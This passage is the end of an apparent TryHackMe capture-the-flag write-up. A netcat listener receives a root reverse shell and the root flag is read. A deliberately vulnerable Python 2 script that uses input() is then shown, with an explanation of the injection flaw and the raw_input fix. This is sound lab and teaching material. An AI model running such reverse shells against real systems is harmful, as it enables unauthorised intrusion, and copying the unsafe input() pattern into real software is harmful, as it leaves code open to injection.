┌─[0xd4y@Writeup]─[~/business/tryhackme/medium/linux/bsidesgtdevelpy]
└──╼ $nc -lvnp 4567
listening on [any] 4567 ...
connect to [10.2.29.238] from (UNKNOWN) [10.10.246.199] 51990
/bin/sh: 0: can't access tty; job control turned off
# wc -c /root/root.txt
33 /root/root.txt
```

Bonus

That was a lot of fun, but let's see how and why we were able to get a foothold on this box. We'll start by inspecting the script that was related to the error on the webpage:



```
#!/usr/bin/python
import time, random
print ''
print '        Private 0days'
print ''
num_exploits = int(input(' Please enther number of exploits to send??: '))
print ''
print 'Exploit started, attacking target (tryhackme.com)...'
for i in range(num_exploits):
    time.sleep(1)
    print 'Exploiting tryhackme internal network: beacons_seq={} ttl=1337 time=0.0{} ms'.format(i+1, int(random.random() * 100))
```

The old version of python (python2) has a dangerous function called **input** which evaluates the input of a user. This is a security risk within the function, and it is strongly discouraged from being used. Instead, python encourages the use of **raw_input** which treats the user's input as a string regardless of how the user formats it (this is in contrast to the input function which does not modify the type of the input). Modifying the script to use **raw_input** instead of **input** successfully patches the python injection vulnerability. Note that **python3** has since modified the **input** function to behave like **raw_input** so as to patch this vulnerability.

Thank you to **@stuxnet** for such a fun challenge! I hope you learned a bit from my red team analysis of the box and hopefully a bit of the blue team as well!